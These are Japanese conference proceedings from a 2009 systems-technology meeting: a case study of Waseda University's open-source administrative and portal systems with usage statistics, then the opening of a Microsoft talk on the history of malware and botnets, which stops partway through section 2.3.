シ ス テ ム 技 術 分 科 会 選 出
2009 年度 システム技術分科会 第 1 回会合 より

早稲田大学における OSS 活用事例

株式会社 早稲田総研インターナショナル
神馬 豊彦

サイエンティフィック・システム研究会 2009 年 9 月 8 日
2009 年度システム技術分科会 第 1 回会合資料

早稲田大学における OSS 活用事例

神馬 豊彦
株式会社早稲田総研インターナショナル

[アブストラクト]

早稲田大学では OSS による全学の事務システムの開発を進め、2003 年より本稼動している。運用当初は人的リソースや開発期間の不足により、一部サービスの停止といった事態を招いたが、開発体制・システムの抜本的見直しにより、現在では安定的に運用している。

その利用範囲は事務システムにとどまらず、認証管理、文書共有、LMS にいたるまで、積極的に取り入れている。

早稲田大学のシステムの現状、OSS の選定理由、OSS を利用してみてわかったことなどについて紹介する。

[キーワード]

OSS、LAPP、事務システム、選定理由

[講演要旨]

早稲田大学では、2003 年より業務システムの OS、アプリケーション、データベースを含めてすべてをオープンソースで提供している。オープンソースの活用が叫ばれるようになってから 10 年ほど経つが、開発当初は、情報も、経験を持ったエンジニアもまだまだ少なかった。しかしながら、シンプルな開発言語やデータベースは開発効率が高く、多少の不具合はあったものの、システムの開発は効率的に進めることができた。

しかしながら、学内のすべての業務システムの開発に加え、学生や教員が Web から手続きできるワンストップサービスを目的とした仕組みは、大規模な Web システムの開発経験の不足や体制の問題から、稼働当初は大量アクセスによるシステム停止という事態を招いてしまった。

このことを教訓に開発体制、関連会社・協力会社と協力した開発標準の策定、標準パターンを整備することにより、当初の開発範囲であった業務システムに加え、学生や教職員を直接的に支援するための仕組みである、教育支援のための LMS、研究支援のための仕組みに至るまで、オープンソースソフトウェアを活用して開発している。

一般にはオープンソースソフトウェアを利用した業務システムの構築事例はまだまだ少ない。しかしながら、利用にあたって多少は気をつけなければならない点もあるものの、それは他のどのようなソフトウェアでも同じであり、オープンソースソフトウェアといえども開発・運用体制の整備、開発手順の標準化等を進めることにより、十分に業務システムの開発に耐えることができると考えている。

早稲田大学におけるOSS活用事例

株式会社早稲田総研インターナショナル
神　馬　　豊　彦

自己紹介

- 1995年 3月　早稲田大学人間科学部人間健康科学科卒業
- 1995年 4月　学校法人早稲田大学専任職員
- 1995年 6月　学校法人早稲田大学情報システムセンター配属
  （主に教学システムの開発・運用・保守）
- 2005年 6月　株式会社早稲田総研出向（情報事業部）
  （大学総合プロトタイプシステムJayaの開発）
- 2007年 8月　株式会社早稲田総研インターナショナル（社名変更）
- 2007年10月　〃　国際事業部兼新規事業部
  早稲田ドットネットプロジェクトリーダー
  （QuonNetの開発）
- 2008年 1月　〃　QuonNet事業部次長
- 2009年 2月　〃　情報事業本部コンテンツ企画チームリーダー兼
  QuonNetプロジェクト室長兼連携事業本部
- 2009年 7月　〃　取締役（QuonNetプロジェクト担当）

1. 早稲田大学FACT

1-1. 学生数・教員数

2008年3月現在

学生	人数
学部	45,192
修士課程	4,647
博士課程	2,007
専門学校	372
高等学校	2,778
別科	186
教員	6,219
専任教員	2121
非常勤教員	4098
校友会員	537,972

1-2. 学部生数

2008年3月現在

学部名	現在員数	男性	女性
政治経済学部	4,579	3,458	1,121
法学部	3,784	2,671	1,113
第一文学部	2,862	1,428	1,434
第二文学部	1,589	856	733
文化構想学部	1,881	855	1,026
文学部	1,524	710	814
教育学部	5,170	3,188	1,982
商学部	4,618	3,436	1,182
理工学部	3,911	3,468	443
基幹理工学部	1,151	1,023	128
創造理工学部	1,292	1,085	207
先進理工学部	1,123	908	215
社会科学部	3,224	2,395	829
人間科学部	2,838	1,636	1,202
人間科学部(通信教育課程)	809	359	450
スポーツ科学部	1,982	1,394	588
国際教養学部	2,855	1,100	1,755
計	45,192	29,970	15,222

1-3. 大学院学生数

2008年3月現在

研究科名	修士課程			博士課程		
	現在員数	男性	女性	現在員数	男性	女性
政治学研究科	150	104	46	97	75	22
経済学研究科	60	46	14	58	44	14
法学研究科	119	68	51	143	91	52
文学研究科	376	186	190	396	221	175
商学研究科	102	56	46	79	58	21
理工学研究科	53	49	4	140	124	16
基幹理工学研究科	543	511	32	42	41	1
創造理工学研究科	694	601	93	44	39	5
先進理工学研究科	849	733	116	95	81	14
教育学研究科	188	88	100	148	74	74
人間科学研究科	202	87	115	106	53	53
社会科学研究科	105	69	36	94	67	27
アジア太平洋研究科（国際関係学専攻）	257	109	148	174	116	58
国際情報通信研究科	247	165	82	87	68	19
日本語教育研究科	108	18	90	59	12	47
情報生産システム研究科	340	259	81	129	105	24
公共経営研究科				41	28	13
スポーツ科学研究科	178	134	44	60	42	18
環境エネルギー研究科	76	68	8	15	14	1
計	4,647	3,351	1,296	2,007	1,353	654

1-4. 専門職大学院・その他学校学生

2008年3月現在

研究科名	現在員数	男性	女性
アジア太平洋研究科（国際経営学専攻）	72	48	24
公共経営研究科	100	68	32
法務研究科	818	465	353
ファイナンス研究科	355	289	66
会計研究科	231	197	34
商学研究科（ビジネス専攻）	322	246	76
教職研究科	57	34	23
計	1,955	1,347	608

学校名	現在員数	男性	女性
芸術学校	303	196	107
川口芸術学校	69	42	27
高等学院	1,865	1,865	0
本庄高等学院	913	722	191
別科日本語専修課程	186	66	120
計	3,336	2,891	445

1-5. 専任教員・非常勤講師数


2008年3月現在

- 専任教員は、専任（教授、特任教授、助教授、専任講師、教諭、外国人講師、助手）と専任扱い（客員教授、客員助教授、客員講師、客員研究助手）の計
- 数値欄の下段は専任教員のうちの助手（客員研究助手は含まない）内数
- 非常勤は、客員教授、客員助教授、客員講師、講師の計

	1995	1996	1997	1998	1999	2000	2001	2002	2003	2004	2005	2006	2007	2008
専任教員	1,387	1,441	1,477	1,517	1,541	1,597	1,594	1,618	1,788	1,903	1,993	2,028	2,038	2,121
	221	241	255	276	291	297	303	294	321	337	346	359	338	322
非常勤	2,286	2,400	2,476	2,572	2,613	2,796	2,957	3,059	3,158	3,342	3,492	3,264	3,846	4,098
合 計	3,673	3,841	3,953	4,089	4,154	4,393	4,551	4,677	4,946	5,245	5,487	5,292	5,884	6,219

1-6. 早稲田大学ネットワーク概略図

2009年4月現在



1-7. 利用目的別端末台数

年度	教員用	学生用	WINE端末	事務用	研究室用	合計	主な学部共通端末室整備状況
2000	1,624	3,249	409	1,387	12,874	19,543	
2001	1,624	3,509	417	1,428	13,289	20,267	新学生会館竣工
2002	1,624	3,604	421	1,498	15,382	22,529	
2003	1,624	3,715	480	1,580	15,882	23,281	北九州キャンパス 開設 川口芸術学校 開設
2004	1,624	3,806	513	1,655	16,082	23,680	本庄リサーチパーク 開設 日本橋キャンパス 開設 国際教養学部端末室 設置 法務研究科端末室 設置
2005	1,660	3,914	523	1,701	16,101	23,899	8号館竣工
2006	1,630	3,978	526	1,752	16,115	24,001	26号館竣工
2007	1,630	3,934	526	1,853	16,129	24,072	
2008	1,630	3,974	523	1,977	16,804	24,908	


1-8. ポータル利用状況

年度別総ログイン数

年度	2004	2005	2006	2007	2008
ログイン回数	7,804,323	10,003,463	12,111,811	12,739,783	11,445,031

利用者区分別総ログイン数


年度	2006	2007	2008
学生	9,463,549	9,865,122	8,800,040
教員	457,076	227,874	105,610
職員・助手	395,511	1,167,446	1,105,456
職員・関係職員	1,136,862	1,417,337	1,368,106



1-9. LMS利用状況


年度別総ログイン回数

期間	2007前期	2007後期	2008前期	2008後期
総ログイン回数	976,884	916,793	1,426,001	1,223,982



Course NEXT利用科目、教員数

期間	2007前期	2007後期	2008前期	2008後期
開講科目クラス数	16,522	16,251	17,168	17,042
利用科目クラス数	2,056	2,508	2,490	3,355
科目利用率	12.40%	15.40%	14.50%	19.70%
開講科目担当教員数（専任のみ）	3,609(1,656)	3,547(1,637)	3,736(1,454)	3,967(1,494)
利用教員数（専任のみ）	711(445)	969(605)	908(610)	1,308(811)
教員利用率（専任のみ）	19.7(26.9)％	27.8(36.7)％	24.3(41.9)％	32.8(54.2)％
成績管理機能利用科目クラス数	-	519	639	1,132



2. 早稲田大学の情報化への取り組み

2-1. システム化の歩み

年	システム	組織名	備考
1967年～	外部への委託処理		
1982年4月		教務事務システム開発準備室	開発検討開始
1984年2月	1次システム(第I期)稼動 (学籍・科目登録・成績)	事務システム開発室	ホストコンピュータ TSS、漢字(日本語)、RDB、学内業務者 科目登録処理遅延
1986年2月	1次システム(第II期)稼動(学費・就職・学生健保・入試)	事務システム開発課	**開発標準技法(WISDOM)発表(1985年)**
1987年3月 1988年 1990年	奨学金が遅れて稼動 人事システム稼動 財務システム稼動	事務システムセンター 情報システムセンター	GENESIS**「システム分析マニュアル発刊(1991年)**
1994年3月	OWS**(オフィスワークシステム)稼動**		グループウェア 情報化推進プログラム(1997-2005)策定
1997年4月 6月	2次システム稼動(入試以外) 自動証明書発行機稼動	メディアネットワークセンター	クライアント／サーバ(Oracle) データベース分散
2003年4月	**次世代システム稼動**	情報企画課 メディアネットワークセンター	**オープンソースソフトウェアの採用** Linux, PostgreSQL, Apache, php Ms-Accessを業務担当者がカスタマイズ データベース集中

2-2. システムの概要


- 業務システムの約9割をOSS（オープンソースソフトウェア）にて構築
- LAPP＋Microsoft Accessによるシステム構成
  - Linux + Apache + php + PostgreSQLによるWeb機能
  - Microsoft Accessによる業務処理システムは学部で教務事務を担当する職員が作成
    ⇒業務担当者のカスタマイズを可能とし、制度改正にも柔軟に対応
- Waseda-netポータルを基盤とした学生・教職員共通のプラットフォームを構築

2-3. OSS選択の理由

1. 大学事務システム公開とその普及を推進するための基盤として
   - 単に配付されたシステムを利用するのではなく、業務分析やMS-Accessを使った開発作業に参加することで、人材・組織の活性化が実現
2. 先進的技術の導入と多様なサービスを実現するミドルウェアとして
   - 基幹システムの持つ様々な情報と連動したWebサービスの実現
     - PostgreSQL+Apache+PHP
   - 人事情報、学籍情報と連動した利用者管理システムの構築
     - PostgreSQL+Open LDAP+Active Directory
3. 限られたコストでの情報化推進と大学改革実現のために
   - 実績と経験に基づき技術を横に展開
   - 新たな投資に予算分配

2-4. システム基本構成図

- **Waseda-netサービスイメージ**




2-5. ポータル機能構成図

■Waseda-netポータル
- One Stopサービス、シングルサインオンによるサービス実現
- 大学関係者の共通プラットフォームとして情報を集約

■Waseda-netメール
- インターネットメールサービス
- 大学関係者全員へアカウントを発行
- 校友への生涯メールアドレス発行

■Waseda-netファイルズ
- 全学的な文書共有を実現
- 事務文書はFW内のセキュアな環境で管理
- ［公開フォルダ］のポータル連動機能により文書を公開




■Waseda-netコンテンツ
- コンテンツ掲載のための汎用ツールを準備
- 広報だけではなく情報収集ツール（アンケート）も準備
- 事務所機能の中継業務削減に利用

■Waseda-netアプリ
- 大学事務システム各DBと連動するアプリケーション機能
- 業務メニュー、サービスメニューとデータベースを結び「利用者による直接的な情報操作」を実現


- **学生・教職員への直接的なコンピュータサービスの利用充実化と大学業務の効率化促進をコンセプトにポータルサイトを構築**

2-6. 認証と文書管理




2-7. 文書共有・公開機能

- Samba＋Open LDAPを利用した文書共有・公開機能




2-8. システム機能構成図

- 教育・研究、コミュニティ支援サービスと基幹業務システムが連携
- 基幹業務システムを中心にOSSでシステムを構築



2-9. LMSシステム基本構成図




2-10. LMSシステム機能構成図

3. OSSを利用してみて・・・

3-1. Web履修申請システム失敗
3-2. 失敗の原因と対策
3-3. PHPの特徴と注意点
3-4. PHPの保守性の担保
3-5. PostgreSQLの特徴と注意点
3-6. VACUUM
3-7. データレプリケーション
3-8. OSSによる大規模システム開発

3-1. Web履修申請システム失敗



3-2. 失敗の原因と対策

原因	対策	具体的な対策の内容
性能要件の定義が甘かった	性能要件の再設定	実績値と待ち行列理論から目標値を設定
負荷テストが不足していた	徹底した負荷テストの実施	76回の負荷テストを実施
1台のPCから多重リクエストが可能であった	多重リクエストの抑止	JavaScriptによるブラウザボタンの操作抑制、アンカータグの廃止
サーバの設定が最適化されていなかった	サーバ設定の最適化	Webサーバからの DB接続方法の見直し（逐次→永続的接続に）、各サーバ起動プロセス数最適化（Web・DB）
性能への配慮が不足したサーバーアプリケーション	サーバーアプリケーションのチューニング	MVCモデルで再構築、コストの高いSQL文の見直し、PostgreSQLのバージョンアップ、最適な統計情報の採用
サーバーの処理能力を超えるリクエストが殺到した	サーバー・リソースの増強	DBサーバーを参照用と更新用に分割、サーバーのスケールアウト
利用者が一定時間に集中した	利用者集中を回避	学部ごとに利用日程を分散、利用の多い時間帯は学籍番号末尾による利用制限を実施

OSSに起因する原因ではない！

3-3. PHPの特徴と注意点

- 特徴
  - HTML埋め込み型の言語
  - 文法がシンプルで覚えやすい
  - パフォーマンスはコンパイル型に劣らない
  - 漢字などのマルチバイトを標準サポート
- 注意点
  - 複雑なコードは可読性/保守性が著しく低下する

3-4. PHPの保守性の担保

- アプリケーションの開発標準の策定
  - 画面標準パターン
  - コーディングルール
  - ネーミングルール
  - サンプルプログラム

→開発を効率化するとともに、保守性を高める。


3-5. PostgreSQLの特徴と注意点

- 特徴
  - 基幹システムのデータベースとして必要十分な機能（トランザクション・ストアドプロシージャ・マルチバイト）
  - Open-LDAPによるユーザ管理と連動した権限管理
- 注意点
  - VACUUMの必要性（データベースの不要領域の掃除と統計情報の生成）
  - 用途別にDBサーバを用意し、同期する場合、データレプリケーションの必要性

3-6. VACUUM

- PostgreSQL では、
  - DELETE された行は実際に削除されず、削除フラグを立て論理的に削除。UPDATE は、更新する行をINSERT してから、更新前の行を論理的に削除。
  - VACUUMコマンドにより、データベースの不要領域の掃除と統計情報を生成（運用中に実行可能）。
    →定期的な実行が必要。
  - VACUUM処理時はデータベースの処理速度に影響があるため、バックアップとともに、利用者の少ない深夜にスケジューリング。

3-7. データレプリケーション



3-8. OSSによる大規模システム開発

1. 性能要件を満たすためのアプローチ
   - ・応答時間改善をプロジェクトの全員が意識(設計～開発)
   - ・運用の工夫(安全策)
2. スケールアウトによる冗長構成
   - ・複数サーバ構成でリスクを分散
3. 入念な事前テスト
   - ・機能評価、性能評価、実証実験を繰り返し実施
   - ・本番運用を想定したシミュレーション(テストシナリオ検討)
4. 運用におけるケアレスミス防止
   - ・チェックシート、手順書、Wチェックなど基本事項の徹底
5. プロジェクト体制
   - ・ユーザ／ベンダー一体となった開発推進体制

4. OSSによる大学総合プロトタイプ


4-1. Jayaの特徴

JayaはWISDOM(※)に基づき設計・開発された大学総合プロトタイプシステムです。
※WISDOMはシステムの企画立案から分析・構築・運用・保守・改善のための方法論です。

教学業務、法人業務に加え、授業支援の機能も業務系のシステムと連動した仕組みとして提供可能です。

学生、教員、職員および学生保証人、受験生など各個人が利用者IDをもって利用します。

4-2. Jayaの適用範囲



4-3. Jaya処理一覧(1)

入試業務	学籍業務	履修業務
AA01入試要項作成	AB01入学手続き	AC01カリキュラム検討
AA02志願受付	AB02新入生登録	AC02時間割作成
AA03試験準備	AB03学生証発行	AC03授業準備
AA04センター試験	AB04基本情報変更	AC04履修登録準備
AA05採点登録	AB05異動申請	AC05コース決定
AA06成績処理	AB06異動申請(一括)	AC06事前登録
AA62成績統計リスト作成	AB07異動申請承認	AC07履修登録
AA07合否判定	AB08学生統計	AC08授業実施
AA71合否判定資料作成		AC09採点実施
AA08合格者発表		AC10採点簿登録
AA09入試統計		AC11科目認定
		AC12卒業(進級)判定
		AC13資格条件登録
		AC14資格申請
		AC15資格取得判定
		AC16成績発表
		AC17追・再試験実施

4-4. Jaya処理一覧（2）

証明書発行業務

AD11証明書基本情報登録
AD12各種証明書発行管理
AD04学割証発行

奨学金業務

BA01奨学金制度登録
BA02奨学金申請登録
BA03奨学金選考
BA04奨学金採用
BA05奨学金異動
BA06奨学金継続
BA07奨学金交付
BA08返還請求情報作成
BA09返還請求
BA10返還収納
BA11本勘定振替
BA12督促

キャリア支援業務

BB01企業基本情報登録
BB02進路希望調査
BB03就職活動情報交換
BB04内定報告
BB05統計

健康業務

BC01検査基準値登録
BC02健康診断実施
BC03健康診断結果通知
BC04再検査・精密検査
BC05診療所・保健室

校友業務

CA01卒業生登録
CA02校友会員申請
CA03校友会員名簿作成

4-5. Jaya処理一覧（3）

財務

FA01 予算申請
FA02 予算査定
FA03 内示
FA04 予算決定
FA05 予算内訳作成
FA06 予算調整
FA07 決算予想
FB01 入金予定
FB02 入金入力
FB03 残高照合
FB04 入金確定
FB05 入金訂正
FB06 未収・前受処理

FD01 調達
FD02 稟議決裁
FD03 発注・検収
FD04 支払請求
FD06 研究費等使用状況照会
FD07 日報作成
FE01 支払先登録
FE02 支払計画
FE03 支払処理
FE04 支払明細照会
FE05 支払日程設定
FF01 実績集計
FF02 決算入力
FF03 決算処理
FF04 部門別決算

FG01 資産登録（動産）
FG02 資産異動
FG03 減価償却計算（動産）
FG04 各種帳票等作成（動産）
FG05 資産突合

4-6. Jaya処理一覧（4）

学費

FC01 学費基準登録
FC02 学費計算
FC03 学費免除
FC04 学費請求
FC05 学費収納
FC06 学費本勘定振替
FC07 学費統計
FC08 学費証明書発行
FC09 検定料請求
FC10 検定料収納
FC11 学費手続料請求
FC12 学費収納更新
FC13 学費手続料学部振替処理

4-7. Jaya処理一覧（5）

人事給与


EA01 採用手続
EA02 異動手続
EA03 休職手続
EA04 退職手続
EA05 教職員情報更新
EA06 人事通知
EB01 賃金規定更新
EC01 教員勤務給改定
EC02 講師給改定
EC03 協定控除改定
EC04 賃金定時改定
EC05 社会保険料改定
EC06 住民税の改定
EC07 帳票提出
ED01 給与計算
ED02 賞与計算

EG01 年末調整
EJ01 賃金明細閲覧
EK01 人事通知

4-8. 豊富な授業支援機能

機能	内容
お知らせ	学生に対し本システム上での表示、およびEメールでお知らせを送る
小テスト	択一、選択、記述式などで小テストが作成でき、自動採点も可能
レポート	課題を付与し、本システム上でレポートの提出～受付、採点が可能
ディスカッションボード	テーマにそって履修生間での議論、教員からのコメントをのせる
参考資料	授業で利用した資料をアップロードし、復習に利用する
出席管理	出席状況を登録可能
採点機能	評価あるいは素点で成績を登録でき、評価毎の割合等も確認可能

4-9. Jayaの導入手順（従来型との違い）



4-10. その他の関連サービス

Jaya導入時の業務分析でも使用する本手法は、単に「問題解決型」の手法ではなく、現在よりさらによい状態を作り出すことにより、業務改革、組織改革さらには経営改革に資するものとして体系化されています。

プロジェクト型職員育成のための研修・実践ツールとして

■プロジェクト企画立案
■プロジェクトマネジメント

などにご利用いただけます。

※参考図書

大学は「プロジェクト」でこんなに変わる
WISDOM※早稲田著

最後に

ご静聴ありがとうございました。
内容についての問い合わせは、下記まで
お願いいたします。

toyo@waseda.jp

シ	ス	テ	ム	技	術	分	科	会		選	出

2009 年度 システム技術分科会 第 2 回会合 より

情報セキュリティの課題と対応策

マイクロソフト株式会社

高橋　正和

サイエンティフィック・システム研究会　　2010年1月20日
2009年度 システム技術分科会　第２回会合

情報セキュリティの課題と対応策

高橋　正和
マイクロソフト株式会社

[アブストラクト]
情報セキュリティは，実際に起きた事件や攻撃手法の変化に伴って発展しており，時代と共に変化してきた．本稿では，情報セキュリティに関する事件と対策の推移から，情報セキュリティに対する認識の変化や，攻撃の発展の過程を分析し，情報セキュリティが，今取り組むべき課題を解説する．また，これらの課題について，最新のＯＳが，昨今の攻撃手法に対して，どのような取り組みが行われているのかを紹介する．

[キーワード]
不正アクセス，マルウエア，ＯＳ

1. はじめに

2004 年 4 月の *Sasser* ワームを最後に，大規模なウイルス感染は発生していないが，フィッシングやスパイウェアによる金銭的な被害の報道が増えている．

例えばフィッシングは国際的な犯罪組織と関係し[1]，年間 24 億ドル[2] (約 2 兆 9 千億円)もの被害を与えており，このような犯罪行為を支えるための基盤として，ボットネットが利用されているといわれている[3].

Telecom-ISAC Japan および JPCERT/CC の調査結果「フィールド調査によるボットネットの挙動解析」[4]によれば，ボットネットは，DDoS 攻撃a)，情報の収集，スパムメールの送信などの機能を効果的に実施出来るとされており，ボットネットが犯罪行為を支える基盤として利用される理由と考えられる．

一方で，このような機能を備えたウイルスは過去にも存在していたが，大規模な犯罪行為の基盤としては考えられていなかった．従来は，多数の感染ノードが単独で存在するモデルであり，特定の感染ノードに対する操作が可能であっても，多数の感染ノードを一括して制御する機構が存在しなかった．これに対し，ボットネットは，感染ノード群を有機的に結合し，分散システムとして一括して制御する機構を実装している．この点に，ボットネットの本質的な脅威がある．

本稿では，まず過去のウイルスやワームがどのように基本要素を実装していったかを調査し，各基本要素がウイルスに組み込まれた経緯と目的を考察する．また，基本要素を持ったウイルスの例として，DDoS ツールである *TFN* と，メール型ウイルスの *Sobig* を取り上げ，技術的な問題点について分析する．

次に，ボットネットが，*Sobig* 等の技術的な問題点をどのように解決しているのかについて考察を行い，ボットネットがもたらした，本質的な脅威の変化について分析する．

最後に，これらの分析の結果，これまでのセキュリティ対策のアプローチの問題点を取り上げ，最新のオペレーティングシステムが，これらの問題に対して，行っている対策について解説する．

2. マルウエア（広義のウイルス）の推移

ウイルスやワームに代表される，悪意を持ったプログラム（以下，マルウエア）の歴史についてまとめた資料はあまりない．ここでは，数少ない資料のひとつとして著者らが執筆した「有害プログラム-その分類」[5]を中心に，海外の文献の調査結果を加えて，マルウエアの歴史を振り返る．

2.1 ウイルス・ワームという名称について

コンピュータウイルスという呼び名は，1984 年に Feed Cohen が発表した論文が最初といわれており，他のプログラムに寄生して広がっていくことを基本的な概念として定義している．

現在，一般にウイルスと呼ばれているプログラムは，電子メールを媒体として利用することが多い．電子メールや文章などのドキュメントファイルに寄生するものも，ウイルスと呼ぶことが出来る．

一方，ワームという名前の由来は，1975 年に公表された John Brunner の SF 小説 “The Shockwave Rider” に登場する *Tapeworm* に由来する．ワームは，独立したプログラムであり，コンピュータウイルスのように他のプログラムに寄生しない点が，ウイルスとは異なっている．

2.2 ワームの原型

1982 年に公表された，John Scoch 等の文献”The “Worm” Programs – Early Experience with a Distributed Computation”[6]に，ネットワークで有用な機能を果たす自動化された分散型プログラムという概念で，ワームが述べられており，試作したワームプログラムについての分析が行われている．

試作したプログラムのひとつである *Blob* は，夜間にリソースに余裕のあるコンピュータを探し出して利用し，朝になると処理を終了するというものであった．*Blob* は，夜間に活動することから *Vampire*(バンパイア)とも呼ばれた．

Blob を使った実験では，誤動作（バグ）により，すべてのコンピュータがクラッシュするという事故が発生した．この事故では，システムをリブートしても，すぐに *Blob* がシステムリソースを奪取してしまい，なかなか復旧作業を行う事が出来なかったという．Scoch 等は，これらの経験から，ワーム作成上の重要な問題は，ワームの制御である（”Key problem: Controlling a Worm”）と述べている．

文献[6]では，あわせて，インターネットの前身である Arpanet におけるワームプログラムの歴史が取り上げられており，自らコンピュータ間を移動するプログラムとして，Arpanet のルーティングプログラムである *IMP* や，1971 年に B.Tomas によって開発された *Creeper*(クリーパー)が紹介されている．*Creeper* は，自己複製機能がなかったが，R.Tomlison が自己複製機能を追加し，ワームとして動作させた．なお，R.Tomlison は，*Creeper* を探し出して削除する *Reaper* という，現在のアンチウイルスソフトに相当するツールも作成している．

2.3 実在のウイルス（Virus in the wild）

